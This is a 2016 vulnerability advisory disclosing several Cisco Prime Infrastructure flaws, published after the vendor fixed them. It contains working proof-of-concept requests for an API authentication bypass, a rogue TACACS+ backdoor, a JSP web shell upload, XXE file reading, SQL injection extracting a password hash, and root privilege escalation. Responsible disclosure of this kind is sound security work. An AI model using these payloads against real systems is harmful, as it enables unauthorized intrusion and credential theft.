security-assessment.com

Vulnerability Advisory

Name	Cisco Prime Infrastructure Multiple Vulnerabilities
Vendor Website	www.cisco.com
Affected Software	Cisco Prime Infrastructure <=3.0
Date Of Public Advisory	30/06/2016
CVE References	CVE-2016-1289, CVE-2016-1408
Researchers	Daniel Jensen

Description

The Cisco Prime Infrastructure virtual appliance contains multiple vulnerabilities, including authenticated command execution, an API authentication bypass, and privilege escalation. Version 2.2 and earlier also contains unauthenticated SQL injection, an unauthenticated XML External Entity Reference vulnerability, and a privilege escalation to root issue.

The API authentication bypass and authenticated remote code execution have been fixed in the latest Prime Infrastructure version by Cisco under the CVE numbers CVE-2016-1289 and CVE-2016-1408. The other issues have been previously reported to Cisco and are fixed in the latest version of the Prime Infrastructure.

Exploitation

API Authentication Bypass

An attacker is able to bypass authentication requirements for the Cisco Prime Infrastructure API and submit a large range of the available API calls. It is possible to use any of the supported methods, including POSTs, GETs and PUTs. Exploitation of GET calls is limited as query strings cannot be submitted using the bypass. The bypass is due to the API allowing unauthenticated access to calls ending with the string "?_docs". This is combined with the HTTP header "X-HTTP-Method-Override" in order to allow calls to arbitrary endpoints. The following screenshots detail exploitation of the issue:

Proof of Concept – Unauthenticated POST request

```
GET /webacs/api/v1/op/cliTemplateConfiguration/folder.xml?_docs HTTP/1.1
Host: 192.168.[redacted]
X-HTTP-Method-Override: POST
Content-Type: application/json
Connection: close
Content-Length: 78

{
  "templateFolder" : {
    "folderFQN" : "My Templates/testfolder"
  }
}
```

Proof of Concept – Unauthenticated POST response

```
<?xml version="1.0" ?>
<mgmtResponse rootUrl="https://192.168.[redacted]/webacs/api/v1/op"
requestUrl="https://192.168.[redacted]/webacs/api/v1/op/cliTemplateConfiguration/folder?_docs"
responseType="operation"></mgmtResponse>
```

GET requests must set the X-HTTP-Method-Override header to use a lowercase string "get".

Proof of Concept – Unauthenticated GET request

```
GET /webacs/api/v1/data/CliTemplate/144293?_docs HTTP/1.1
Host: 192.168.[redacted]
X-HTTP-Method-Override: get
Content-Type: application/json
Connection: close
Content-Length: 0
```

Proof of Concept – Unauthenticated GET response

```
HTTP/1.1 200 OK
Cache-Control: private
Expires: Thu, 01 Jan 1970 00:00:00 UTC
Set-Cookie: JSESSIONID=C645686099DBBFDF021FBB1D09509523; Path=/webacs/; Secure; HttpOnly
X-NBI-TIME: 24
Date: Thu, 17 Mar 2016 22:08:48 GMT
Content-Type: text/xml
Connection: close
Server: Prime
Content-Length: 940

<?xml version="1.0" ?>
<queryResponse type="CliTemplate" rootUrl="https://192.168.[redacted]/webacs/api/v1/data"
requestUrl="https://192.168.[redacted]/webacs/api/v1/data/CliTemplate/144293?_docs="
responseType="getEntity">
  <entity url="https://192.168.[redacted]/webacs/api/v1/data/CliTemplate/144293"
type="CliTemplate" dtoType="cliTemplateDTO">
    <cliTemplateDTO id="144293" displayName="144293">
      <author>root</author>
      <content>!Example CLI config
version 12.3
hostname TestCLIRouter
username root privilege 15 password 0 secretrootpassword
end</content>
      <createdOn>2016-03-17T22:07:13.208Z</createdOn>
      <deployCount>0</deployCount>
      <description>My custom CLI template</description>
      <deviceType>Security and VPN</deviceType>
      <name>MyCLITemplate</name>
      <path>My Templates/CLI Templates (User Defined)</path>
      <templateId>144293</templateId>
    </cliTemplateDTO>
  </entity>
</queryResponse>
```

In versions 3.0 and greater of the API, an attacker can add arbitrary TACACS+ servers. If the Prime Infrastructure device's AAA mode has been configured to use TACACS+, an unauthenticated attacker can add a new malicious TACACS+ server that will provide them access to the Prime Infrastructure device. The following screenshots detail exploitation used to gain superuser level access to the Prime Infrastructure device.


Proof of Concept – Unauthenticated Addition of TACACS+ Server

```
GET /webacs/api/v1/op/aaa/tacacsPlusServer?_docs HTTP/1.1
Host: 192.168.[redacted]
X-HTTP-Method-Override: POST
Content-Type: text/xml
Connection: close
Content-Length: 511

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<tacacsPlusServer>
    <authenticationType>PAP</authenticationType>
    <localInterfaceIp>
        <address>192.168.[redacted]</address>
    </localInterfaceIp>
    <numberOfTries>3</numberOfTries>
    <port>49</port>
    <retransmitTimeout>5</retransmitTimeout>
    <secretKey>eviltacacsserverkey</secretKey>
    <secretKeyType>ASCII</secretKeyType>
    <serverIp>
        <address>192.168.[redacted]</address>
    </serverIp>
</tacacsPlusServer>
```

Proof of Concept – tac_plus config used to allow attacker access

```
root@debsmall:~# head -n 30 /etc/tacacs+/tac_plus.conf
accounting file = /var/log/tac_plus.acct
key = eviltacacsserverkey

default authentication = file /etc/passwd
user = backdoor {
  service = NCS {
        virtual-domain0=ROOT-DOMAIN
        role0=Root
        task0="View Alerts and Events"
        task1="Run Job"
        task2="Device Reports"
        task3="Alarm Stat Panel Access"
        task4="RADIUS Servers"
        task5="Credential Profile Delete Access"
        task6="Raw NetFlow Reports"
        task7="Compliance Audit Fix Access"
        task8="Network Summary Reports"
        task9="Discovery View Privilege"
        task10="Configure ACS View Servers"
        task11="Run Reports List"
        task12="View CAS Notifications Only"
```

Proof of Concept – Authenticated Using the Malicious TACACS+ Server



Authenticated Remote Code Execution
A user authenticated to the web interface can gain command execution as the prime web user if they have the ability to schedule download software tasks. This functionality allows the uploading of arbitrary files to the host into the /localdisk/tftp directory. A folder in the webroot, "swimtemp", is symlinked to this directory, allowing an attacker to upload arbitrary .jsp files and then execute them in the webroot.

Proof of Concept – Uploading .jsp file request (Truncated)

```
POST /webacs/scheduleDownloadEditAction.do?dojoIframeSend=true HTTP/1.1
Host: [redacted]
Cookie: doNotShowStartupInfoLicense=true; mapsDivSaveStateCookie=92092;
JSESSIONID=BC9AAE3227262813F7EA7115A03CDD82
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------169612512810928
Content-Length: 4669

-----------------------------169612512810928
Content-Disposition: form-data; name="command"

addConfig
-----------------------------169612512810928
Content-Disposition: form-data; name="viewType"

createCase
-----------------------------169612512810928
Content-Disposition: form-data; name="downloadLocalFile"; filename="cmd.jsp"
Content-Type: application/octet-stream

<%@ page import="java.util.*,java.io.*"%>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "<BR>");
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr);
                disr = dis.readLine();
                }
        }
%>
</pre>
</BODY></HTML>
```

Proof of Concept – Using Uploaded Shell /swimtemp/cmd.jsp


```
Command: id

uid=441(prime) gid=110(gadmin) euid=0(root) egid=0(root)
```

Privilege Escalation
An attacker is able to escalate their privileges to root due to a setuid root binary that runs arbitrary scripts. The following screenshot demonstrates the issue:

Proof of Concept – SUID Privilege Escalation

```
[prime@cisco-pi ~]$ id
uid=441(prime) gid=110(gadmin) groups=0(root),110(gadmin),201(xmpdba)
[prime@cisco-pi ~]$ printf '#!/bin/bash\nid' > privesc.sh
[prime@cisco-pi ~]$ /opt/CSCOlumos/bin/runShellAsRoot privesc.sh
uid=0(root) gid=0(root) groups=0(root),110(gadmin),201(xmpdba)
[prime@cisco-pi ~]$
```

The following vulnerabilities were discovered in version 2.2 of the Cisco Prime Infrastructure device, and are not present in version 3.0.

Unauthenticated XML External Entity Reference
An unauthenticated attacker can use an authentication bypass and XXE vulnerability in order to list the contents of directories, and read a number of files on the file system. The XXE occurs when the invalid controller name is reflected back to the user containing the contents of the defined entity. The following screenshots show an example request and response for the XXE vulnerability:

Proof of Concept – XXE request

```
GET /webacs/api/v1/op/wlanProvisioning/interfaceGroup?a=b&c=?_docs HTTP/1.1
Host: [redacted]
Accept: */*
Accept-Language: en
X-HTTP-Method-Override:POST
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; 
Connection: close
Content-Length: 646

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<interfaceGroup>
    <controllerId>asd</controllerId>
    <controllerName>&xxe;</controllerName>
    <interfaceGroupDescription>ig desc</interfaceGroupDescription>
    <interfaceGroupName>ign</interfaceGroupName>
    <interfaceMappings>
        <interfaceMapping>
            <interfaceName>in</interfaceName>
        </interfaceMapping>
    </interfaceMappings>
    <mdnsProfileName>String value</mdnsProfileName>
    <quarantineInterface>true</quarantineInterface>
</interfaceGroup>
```

Proof of Concept – XXE File Read Response

```
HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Cache-Control: private
Expires: Thu, 01 Jan 1970 00:00:00 UTC
Set-Cookie: JSESSIONID=C2AB10E972A21ED5BB00DB7D9D629FCE; Path=/webacs/; Secure; HttpOnly
X-NBI-TIME: 77
Date: Fri, 29 Jan 2016 06:59:05 GMT
Content-Type: text/xml
Content-Length: 3648
Connection: close

<?xml version="1.0"
?><errorDocument><httpResponseCode>500</httpResponseCode><httpMethod>POST</httpMethod><mess
lArgumentException: Cannot find a controller named root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
```

Unauthenticated SQL Injection

The same authentication bypass as in the XXE issue can be used to exploit a SQL injection vulnerability without authenticating to the API. The "/api/v1/op/cm/credentials" endpoint has a SQL injection issue, allowing an attacker to read arbitrary content from the device's Oracle database, including the username and password hashes of web interface users. The following screenshots show an example request exploiting the SQL injection issue to obtain the value for the 'root' user's web interface password from the WCSDBA.USERS table:

Proof of Concept – SQL Injection Request

```
GET
/webacs/api/v1/op/cm/credentials??_docs=1&id=1'+AND+8033%3dDBMS_UTILITY.SQLID_TO_SQLHASH('$'||
(SELECT+NVL(CAST(password+AS+VARCHAR(4000)),CHR(32))+FROM+(SELECT+password,ROWNUM+AS+LIMIT+FRO
M+wcsdba.users+WHERE+username%3d'root'+ORDER+BY+1+ASC)+WHERE+LIMIT%3d1)||'$')+AND+'1'%3d'1
HTTP/1.1
Host: [redacted]
```

Proof of Concept – SQL Injection Result Containing Password Hash

```
HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Cache-Control: private
Expires: Thu, 01 Jan 1970 00:00:00 UTC
Set-Cookie: JSESSIONID=9804C4D4B0F5830CD4726E49D1EAA0B9; Path=/webacs/; Secure; HttpOnly
X-NBI-TIME: 30
Date: Tue, 02 Feb 2016 00:52:01 GMT
Content-Type: text/xml
Content-Length: 1552
Connection: close

<?xml version="1.0"
?><errorDocument><httpResponseCode>500</httpResponseCode><httpMethod>GET</httpMethod><messag
e>Error in get instance Error in executeQuery select AUTH_SNMP_ENGINE_ID, group_id,
profile_id from device where IP_ADDR='1' AND
8033=DBMS_UTILITY.SQLID_TO_SQLHASH('$'||(SELECT NVL(CAST(password AS
VARCHAR(4000)),CHR(32)) FROM (SELECT password,ROWNUM AS LIMIT FROM wcsdba.users WHERE
username='root' ORDER BY 1 ASC) WHERE LIMIT=1)||'$') AND '1'='1' and status!=16. ORA-13797:
invalid SQL Id specified, $ab81691411ad837b4404007bb5464c62496ce645068a8f5681e43df2f936d2f7$
ORA-06512: at "SYS.DBMS_UTILITY", line 1298
</message><exception>com.cisco.xmp.credentials.im.ops.CredentialAccessException: Error in
get instance Error in executeQuery select AUTH_SNMP_ENGINE_ID, group_id, profile_id from
device where IP_ADDR='1' AND 8033=DBMS_UTILITY.SQLID_TO_SQLHASH('$'||(SELECT
NVL(CAST(password AS VARCHAR(4000)),CHR(32)) FROM (SELECT password,ROWNUM AS LIMIT FROM
wcsdba.users WHERE username='root' ORDER BY 1 ASC) WHERE LIMIT=1)||'$') AND '1'='1' and
status!=16. ORA-13797: invalid SQL Id specified,
$ab81691411ad837b4404007bb5464c62496ce645068a8f5681e43df2f936d2f7$
ORA-06512: at "SYS.DBMS_UTILITY", line 1298
</exception><uriPath>op/cm/credentials</uriPath><queryParams>{?_docs=[1], id=[1' AND
8033=DBMS_UTILITY.SQLID_TO_SQLHASH('$'||(SELECT NVL(CAST(password AS
VARCHAR(4000)),CHR(32)) FROM (SELECT password,ROWNUM AS LIMIT FROM wcsdba.users WHERE
username='root' ORDER BY 1 ASC) WHERE LIMIT=1)||'$') AND
'1'='1]}</queryParams></errorDocument>
```

Password hashes are stored in the database using the Spring Framework SHA256 hashing format. The algorithm is sha256($pass.$salt), where the salt is the SALT value from the database in the form "{$salt}".

Privilege Escalation

All the crontab scripts run by the root user on the device have the group write permission set, and the group of the crontab scripts is set to gadmin. As the "prime" web user is also in the gadmin group, they can write arbitrary commands to root's crontab scripts, causing them to be executed as root. The following screenshot shows the prime user overwriting a script run by root's crontab:

Proof of Concept – Privilege Escalation

```
ade # id
uid=0(root) gid=110(gadmin) egid=0(root) groups=110(gadmin)
ade # crontab -l
0,15,30,45 * * * * /opt/CSCOlumos/bin/resetSyserr.sh
*/5 * * * * /opt/CSCOlumos/bin/cleanGroupMembersFromUnassigned.sh
1 0 * * * /opt/CSCOlumos/bin/SSLCronJob.sh
02,17,32,47 * * * * /opt/CSCOlumos/bin/pruneSYSLOG.sh MAXVALUE 600000
06,21,36,51 * * * * /opt/CSCOlumos/bin/pruneSYSLOG.sh 3 600000
15 3 * * * /opt/CSCOlumos/bin/delete_oracle_trc.sh >/dev/null  2>&1
05 * * * * /opt/CSCOlumos/bin/pruneEVENT.sh
30 0,8,16 * * * /opt/CSCOlumos/bin/pruneCSI.sh
0 0 * * * /opt/CSCOlumos/bin/pruneROGUEAPHISTORYDATA.sh
20 0 * * * /opt/CSCOlumos/bin/runShellCommand /opt/CSCOlumos/bin/securitylog_archive_job.sh
* * * * * /opt/CSCOlumos/bin/closeCSI.sh
ade # su - prime
[prime@cisco-pi ~]$ id
uid=441(prime) gid=110(gadmin) euid=0(root) egid=0(root) groups=0(root),110(gadmin),201(xmpdba)
[prime@cisco-pi ~]$ ls -l /opt/CSCOlumos/bin/cleanGroupMembersFromUnassigned.sh
-rwxrwxr-x 1 root gadmin 952 Jan 29 06:01 /opt/CSCOlumos/bin/cleanGroupMembersFromUnassigned.sh
[prime@cisco-pi ~]$ echo "echo 'overwritten'" > /opt/CSCOlumos/bin/cleanGroupMembersFromUnassigned.sh
[prime@cisco-pi ~]$ cat /opt/CSCOlumos/bin/cleanGroupMembersFromUnassigned.sh
echo 'overwritten'
[prime@cisco-pi ~]$
```

Responsible Disclosure

Security-Assessment.com follows a responsible disclosure policy.

Timeline

30/03/2016 – Initial advisory sent to Cisco PSIRT.
31/03/2016 – Response from Cisco confirming receipt.
01/04/2016 – Email sent containing more information on observed version applicability.
19/05/2016 – Update sent asking for information regarding fix resolution.
19/05/2016 – Cisco provides update on fixes.
17/06/2016 – Email send regarding Cisco's intended release date for the issue.
18/06/2016 – Cisco states intended release date is set for 29/06/2016 and provides CVE numbers.
30/06/2016 – Public advisory release.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com